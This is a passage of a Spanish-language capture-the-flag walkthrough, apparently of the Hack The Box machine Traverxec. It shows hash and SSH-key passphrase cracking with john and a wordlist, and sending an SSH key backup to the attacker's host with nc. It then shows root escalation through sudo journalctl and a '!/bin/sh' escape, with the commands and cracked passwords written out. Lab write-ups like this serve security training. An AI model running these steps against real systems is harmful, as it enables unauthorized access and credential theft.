6nCwOTqrNR2oDuIKirRZ/
UN HASH buscamos con hash-identifier que hash es



guardmos el hash en un archivo



utilizamos john formato simple
john hashdavid.txt --wordlist=/usr/share/wordlists/rockyou.txt



david:Nowonly4me
intentamos conectarnos por ssh y con sudo su david pero nada entonces averiguando un poco encontramos esto

```
# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
www-data@traverxec:/var/nostromo/conf$
[0] 0:nc* 1:bash- 2:zsh
```

hay un archivo publico denttro home segun lo que nos dice el archivo nhttpd.conf
si hacemos ls nos pide permisos pero si hacmos ls a public_www nos deja

```
www-data@traverxec:/home/david$ ls
ls: cannot open directory '.': Permission denied
www-data@traverxec:/home/david$ ls public_www
index.html  protected-file-area
www-data@traverxec:/home/david$
```

tenemos un .tgz

```
www-data@traverxec:/home/david$ cd public_www/protected-file-area/
www-data@traverxec:/home/david/public_www/protected-file-area$ ls
backup-ssh-identity-files.tgz
www-data@traverxec:/home/david/public_www/protected-file-area$
```


descargamos con nc
levatamos
nc -lnvp 123 > sshidentity.tgz

```
┌──(kali㉿kali)-[~/machineshtb/Traverxec]
└─$ nc -lnvp 123 > sshidentity.tgz
listening on [any] 123 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.165] 41192
```


y enviamos
nc -w 3 10.10.14.7 123 < backup-ssh-identity-files.tgz

```
www-data@traverxec:/home/david/public_www/protected-file-area$ nc -w 3 10.10.14.7 123 < backup-ssh-identity-files.tgz
www-data@traverxec:/home/david/public_www/protected-file-area$
```

extraemos el .gz
 tar xvzf sshidentity.tgz



vamos a home david y .ssh y encontramos las llaves



cambiamos permisos y probamos

```
~/machineshtb/Traverxec/home/david/.ssh
chmod 400 id_rsa

~/machineshtb/Traverxec/home/david/.ssh
ssh -i id_rsa david@10.10.10.165 -p 22
Enter passphrase for key 'id_rsa':
david@10.10.10.165's password:
Permission denied, please try again.
david@10.10.10.165's password:
Permission denied, please try again.
david@10.10.10.165's password:
```

pero nos dice que tenemos que entrar un passphrase utlilzamos el encontrado con jhon Nowonly4me pero no funciono por lo cual

utilizamos de nuevo jhon pero esta ves a la llave para ello utilizamos ssh2john seguido de john


ssh2john id_rsa > passphrase.txt

john --wordlist=/usr/share/wordlists/rockyou.txt passphrase.txt


```
~/machineshtb/Traverxec/home/david/.ssh
ssh2john id_rsa > passphrase.txt

~/machineshtb/Traverxec/home/david/.ssh
john --wordlist=/usr/share/wordlists/rockyou.txt passphrase.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
1g 0:00:00:00 DONE (2023-10-18 20:41) 50.00g/s 8000p/s 8000c/s 8000C/s carolina..david
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
david@10.10.10.165's password:
~/machineshtb/Traverxec/home/david/.ssh
```

aqui encontramos hunter

nos conectamos y ponemos hunter
ssh -i id_rsa david@10.10.10.165 -p 22



##
ESCALADA DE PRIVIELGIOS journalctl#######
si vamos a la carpeta david encontramos un binario




en este encontramos journalctl por lo que se ve parece que nos muestra solo las ultimas 5 lineas como un less
/usr/bin/sudo /usr/bin/journalctl
si vamos gtobins y buscamos journalctl

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the ele
used to access the file system, escalate or maintain privileged access.


```
sudo journalctl
!/bin/sh
```

encontes esto es como si tubieramos un sudo su incorporado por lo cual solo corremos hasta el .service
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service




sin embargo no nos deja escribr nada como un less que muestra las ultimas lineas y es porque solo muesta las 5 ultimas y como nuestra consola es grande pues no muestra el less


entonces aca utilizamos tmux creamos un panel horizontal
ctrb+b "
ctr+b luego : resize-pane -U 70




en el otro panel solo ejecutamos de nuevo




ahora si nos sale el less



escribimos lo de gtobins !/bin/sh



y volvemos a subir la pantalla para ver en este le puse -U porque ya la habia bajado con el flag -D



